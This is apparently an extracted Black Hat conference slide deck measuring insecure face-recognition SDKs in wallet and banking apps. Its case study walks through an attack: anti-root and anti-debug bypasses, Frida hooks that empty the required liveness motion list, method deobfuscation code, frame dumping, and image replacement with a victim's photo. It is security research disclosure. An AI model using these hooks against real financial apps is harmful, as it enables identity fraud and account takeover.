J	static	✗	—	\emptyset	✗	C	—	C	✓	—	
K	actions	✗	fixed	\emptyset	✗	L	$\{M_{enc}, M\}$	S	✓	Result Replacement	
L	static	✓	—	\emptyset	✗	L	r	L, S	✗	Result Replacement	
M	actions	✓	?	θ	✗	L	$\{r, M_{enc}\}$	L, S	✗	—	
N	static	✓	—	θ	✗	L	r	L, S	✗	Result Replacement	
O	actions	✗	L	\mathbb{A}	✗	C	—	C	✗	Video Forgery	
P	actions	✓	L	\mathbb{A}	✗	L	$\{r, M_{sign}\}$	S	✗	Result Replacement	

- Catastrophic
- Less secure
- Good practice

11 out of 18 face SDKs have insecure design or implementation

Measurement Study

Table 2: Financial Apps with Face SDKs

App	SDK	Packer	App	SDK	Packer
Wallet A	Q, <u>A</u> *	Flutter [†]	Bank A	<u>A</u>	—
Wallet B	B	Tencent	Bank B	<u>A</u> , <u>E</u>	Bangcle
Wallet C	Q, <u>K</u>	DexGuard	Bank C	<u>D</u>	Bangcle
Wallet D	<u>I</u>	—	Bank D	<u>D</u> , <u>E</u>	Bangcle
Wallet E	<u>E</u>	—	Bank E	<u>D</u> , <u>E</u>	Bangcle
Wallet F	<u>I</u> , <u>K</u>	—	Bank F	B	Bangcle
Wallet G	<u>A</u>	Bangcle	CEX A	G, <u>H</u>	—
Wallet H	C	Ali	CEX B	R, G	Tencent

* SDK with color and underline are those with security issues as described in Table 1.

Table 3: Face SDK distribution in an Android app market

SDK	Number of Apps	Total App Downloads
B	297	113 million
F	192	7.7 million
<u>A</u>	153	6.6 million
<u>E</u>	123	6.3 million
<u>D</u>	85	3.1 million
G	80	4.7 million
Q	14	5.5 million
<u>P</u>	12	0.1 million
sum (total)	956	147 million
sum (weak)	373	16.1 million



- 1) Financial apps are the primary adopters of Face SDKs
- 2) Most of them include insecure SDKs





Case Study



← Use banking service
(account linking, withdrawal)



Attacker's Master Plan



Recon

- Is the app packed?
- Which face SDK?
- Collect SDK package
- Read SDK docs

Target Localization

- Decompile the SDK to locate hooking target
- Defeat anti-debugging
- Locate target in app

Attack

- Dump and inspect data
- Process victim's photo to match to format
- Replace the data



Peek into the app

First challenge:
Sophisticated commercial packers

```
▼ Source code
  ▼ com
    ▼ SecShell.SecShell
      ▶ AP
      ▶ AW
      ▶ H
      ▶ S5I1l0sIsILIIl0lISLIIS
      ▶ S5I1LILLII5l0I5Il00IISS
    ▶ aograph.agent
    ▶ bangle.everisk
    ▶ coralline.sea
    ▶ secneo.apkwrapper
    ▼ com.someapp.main
      ▶ R
```

Some un...

- <https://>
- <https://>

Trick: *and*



More abc

Duan, Yue,
(Un) Packe
Emulation.

```
▶ okhttp3
▶ okio
▶ org
▶ retrofit2
▶ se.emilsjolander.stickylistheaders
▶ sun
▶ uk.co.senab.photoview
▼ Resources
  ▶ 0xc63fa2e4.dex
  ▶ 0xc6aa5000.dex
  ▶ 0xc6f47000.dex
  ▶ 0xc7729000.dex
  ▶ 0xc7fd9000.dex
  ▶ 0xd1d48030.dex
  ▶ 0xea5b05e4.dex
  ▶ 0xea5dc02c.dex
```

Retrieve SDK and Docs

Q: Why not just decompile apps? A: Many apps are packed, but you can find readable code in SDK

When platform says "enterprise only"

```
class DownloadSdk extends React.Component{
  state = {
    visible:false
  }
  Client-side Download Permission Control
  onClick = (type)=>{
    if(type && this.props.account.status !== STATUS.PASS){
      Modal.confirm({
        title:'Only for Enterprise Developer',
        content: 'The SDK can only be downloaded if your account is verified',
        okText: 'Do verification',
        cancelText:'Not now',
        onOk:()=>{
          this.props.handleClick()
        }
      });
    }
  };
  return;
```

Other Sources

- GitHub Repositories
- Historical apps without packing
- Maven Repositories

SDK docs help reverse engineering

- Protocol diagram
- List of APIs and options



Analyze the SDK, identify the weak link

Easy-to-tamper threshold value → weaker/invalid liveness detection

```
public final class f extends AbstractInteractiveLiveness {
    public OnLivenessListener mLivenessListener;
    public float mThreshold = 0.95f;
```



```
if (ResultCode.OK == resultCode) {
    if (Float.compare(detectResult.hackConfidence, 0.0f) >= 0 && detectResult.hackConfidence < fVar.mThreshold) {
        fVar.onSuccess(ResultCode.OK, detectResult.protobuf, detectResult.images, new Rect(detectResult.left, detectResult.top, detectResult.right, detectResult.bottom));
        return;
    }
    a.a.a.a.a.b.e("onLivenessFailed. Hack detected with confidence " + detectResult.hackConfidence);
}
```

There are also a bunch of thresholds like mouth opening gap, head turning angle, etc. Lowering these thresholds can make video forging easier. Or even effectively disable the liveness detection.



Controllable action sequence. Sometimes even accept empty sequence!

```
}  
if (this.motionPassed && this.motionList.size() == 0 && noMotionAttacks()) {  
    notify(s.ALL_DONE);  
}
```

```
ManagerClass.setMotions.implementation = function(motions: any) {  
    let jInteger = Java.use("java.lang.Integer")  
    let iter = motions.iterator();  
    let mint: number = 0;  
    let motionNames: string[] = [];  
    while(iter.hasNext()) {  
        mint = Java.cast(iter.next(), jInteger).intValue()  
        motionNames.push(motionMaps[mint])  
    }  
    send("setMotions:" + motionNames.join(", "))  
  
    // clear motion list, so that no motion is required  
    let jList = Java.use("java.util.List")  
    let motionObj = Java.cast(motions, jList)  
    motionObj.clear()  
  
    return this.setMotions(motions)  
}
```

Frida hooking



Interactive liveness detection
DOWNGRADES to
Static liveness detection
OR even
No liveness detection



```
byte[] bArr = detectResult.protobuf; // encrypted liveness result
List<byte[]> list2 = detectResult.images; // plaintext photo frames
Rect rect = new Rect(detectResult.left, detectResult.top, detectResult.right, detectResult.bottom);
LivenessListener livenessListener = fVar.mLiveListener;
if (livenessListener != null) {
    livenessListener.onComplete(resultCode, bArr, list2, rect);
    return;
}
```


Provider SDK returns an encrypted result and raw image frames.
Apps are supposed to send encrypted result to provider for verification.

A library provided by some tech company that help financial apps to integrate banking service "securely"

```
@Override
    public void onComplete(ResultCode resultCode, byte[] bArr, List list, Rect rect) {
        MLiveActivity mLiveActivity = MLiveActivity.this;
        mLiveActivity.startInputData = false;
        mLiveActivity.isDetected = true;
        ArrayList arrayList = (ArrayList) list; // raw photo frames
        if (AnonymousClass4.ResultCode[resultCode.ordinal()] != 1) {
            MLiveActivity mLiveActivity2 = MLiveActivity.this;
            mLiveActivity2.secLib = new SecLib(mLiveActivity2.getApplicationContext(), MLiveActivity.this.secretKey);
            boolean verify = MLiveActivity.this.secLib.verify();
            Intent intent = new Intent();
            if (verify && arrayList != null && arrayList.size() > 0) {
                intent.putExtra(CommonLivenessActivity.IMAGE_DATA, MLiveActivity.this.secLib.encryptAndSign(Base64
                .ToString((byte[]) arrayList.get(0), 2)));
            }
        }
    }
```

Face SDK encrypted result never used


Integration library encrypt raw images by itself



Who to blame?


Integration library is guilty:
Use face SDK in an insecure way

Face service provider is culpable:
Leave insecure option to apps
Contain design flaws as well



Let's do hooking, but there's anti-xxx

Anti-root



Anti-anti-root

Magisk +
Shamiko 
<https://lsposed.org>

fridantiroot
frida --codeshare
dzonerzy/fridantiroot

Anti-debug

```
frida -U -f [redacted] [redacted] [redacted] [redacted]
- A world-class dynamic in
-> Displays the help syst
-> Display information ab
-> Exit

https://frida.re/docs/home

Pixel (id= [redacted] [redacted] [redacted]
[redacted] t`. Use %resume to let
[redacted] ]-> %resume
[redacted] ]-> Process terminated
[redacted] ]->
```

Anti-anti-debug

Modified Frida
with characteristics removed
e.g., "re.frida.server"

frida early hook
e.g., libc hook to bypass
TracerPid detection
[\[Link to a great blog post\]](#)

Where to hook?

```
const enumerateMethods = (classRef: any) => {  
  // enumerate methods  
  let results: Array<string> = [];  
  var methods = classRef.class.getMethods();  
  for (var i in methods) {  
    var methodLine = methods[i].toString();  
    results.push(methodLine)  
  }  
  send(results.join("\n"))  
}
```

We can enumerate loaded class methods
But they are renamed (ProGuard)

Which method is the onComplete() method
we saw in SDK code and wanted to hook?

```
public void com.foobar.ai.face.manager.FooFaceManager.a(int,byte[],int,int,int,int)  
public static com.foobar.ai.face.manager.FooFaceManager com.foobar.ai.face.manager.FooFaceManager.b()  
public boolean com.foobar.ai.face.manager.FooFaceManager.c(android.content.Context,com.foobar.ai.face.control.LiveFaceConfig)  
public void com.foobar.ai.face.manager.FooFaceManager.d()  
public void com.foobar.ai.face.manager.FooFaceManager.e(boolean)  
public void com.foobar.ai.face.manager.FooFaceManager.f(java.util.List)  
public void com.foobar.ai.face.manager.FooFaceManager.g(com.foobar.ai.face.manager.impl.OnFooFaceListener)  
public void com.foobar.ai.face.manager.FooFaceManager.h()
```

Deobfuscate by Signature

```
function parseMethod(methodLine) {  
  var re = /(\S+) ([\w\.\$]*\.[\w\$\$+])\((\S*)\)/g;  
  var matches = re.exec(methodLine)  
  return {  
    returnType: matches[1],  
    fullName: matches[2],  
    name: matches[3],  
    parameters: matches[4]  
  }  
}  
  
function matchRule(methodParsed, rule) {  
  return Object.keys(rule).every(function(k) {  
    if (typeof rule[k] == 'function') {  
      return rule[k](methodParsed[k])  
    } else {  
      return rule[k] === methodParsed[k]  
    }  
  });  
}  
  
function paramList(parametersLine) {  
  return parametersLine.split(',').filter(  
    function(p){return p!=''}  
  )  
}
```

By matching arguments and return types, we can find mapping between renamed class/methods/fields with those in the SDK

```
var onComplete = matchMethods(FaceListenerClass, {  
  "returnType": "void",  
  "parameters": "int,byte[],int,int"  
});  
  
var setMotions = matchMethods(FaceManagerClass, {  
  "returnType": "bool",  
  "parameters": "java.util.List"  
});
```


Replace Attack: Data Format

To replace result image, you must know exact resolution and image format

```
/** Save captured frame to file system in both raw bytes and JPEG */
let frameData = frameObj.p.value;
try {
  let file = File.$new("/data/data/com.target.app/cache/1.data");
  let outputStream = FileOutputStream.$new(file);
  outputStream.write(frameData);
  outputStream.close();
  send("Raw image data saved successfully");

  // width & height can usually be guessed from raw bytes length
  let width = 640;
  let height = 480;
  let yuvImage = YuvImage.$new(frameData, 17 /* ImageFormat.NV21 */,
  let outputRect = Rect.$new(0, 0, width, height);
  file = File.$new("/data/data/com.target.app/cache/1.jpg");
  outputStream = FileOutputStream.$new(file);
  yuvImage.compressToJpeg(outputRect, 100, outputStream);
  outputStream.close();
  send("JPEG saved successfully");
}
```

Crop victim's
image to exact
size / orientation



YUV image
(Android Camera)

Replace Attack: Data Encryption

This app just does encryption in Java

```
if (MyAppLike.Companion.getNetworkEnvironment() == 3) {  
    this.appKey = BuildConfig.FOO_APP_KEY;  
    this.bPublicUrl = BuildConfig.FOO_SIGN_ADDRESS;  
    this.bPublicKey =
```

```
    this.secretKey =
```

```
} else {  
    this.appKey = "  
    this.bPublicUrl = BuildConfig.FOO_SIGN_AL  
    this.bPublicKey =
```

```
    this.secretKey =
```

Others try to hide it in Native library

```
vector_char *__fastcall Encode2(vector_char *imageData)  
{  
    char *cur; // r1  
    char *last; // r4  
    int i; // r2  
    int j; // r2  
  
    cur = imageData->_last;  
    last = cur;  
    if ( cur != imageData->_first ) // vector size > 0  
        = 0;  
    r = imageData->_first;  
  
    r[i] ^= SECRET_KEY[i % 1755]; // XOR with static key  
    t = imageData->_last;  
    r = imageData->_first;  
  
    while i < vector size  
        ile ( i < (unsigned int)(last - imageData->_first) );  
        ( (unsigned int)(last - cur) >= 2 ) // vector size >= 2  
    {  
        j = 1;  
        do  
        {  
            cur[j++] ^= *cur; // XOR with first byte  
            cur = imageData->_first;  
        }  
        // while j < vector size  
        while ( j < (unsigned int)(imageData->_last - imageData->_first) );  
    }  
    return imageData;  
}
```




Black Hat Sound Bytes

AI (security) is fancy, but system security still needs attention

You are at risk even if you've been avoid using face recognition in apps

Urgent need of industrial standard on secure mobile (app) face recognition systems

More Questions?  @sanebow

#BHUSA @BlackHatEvents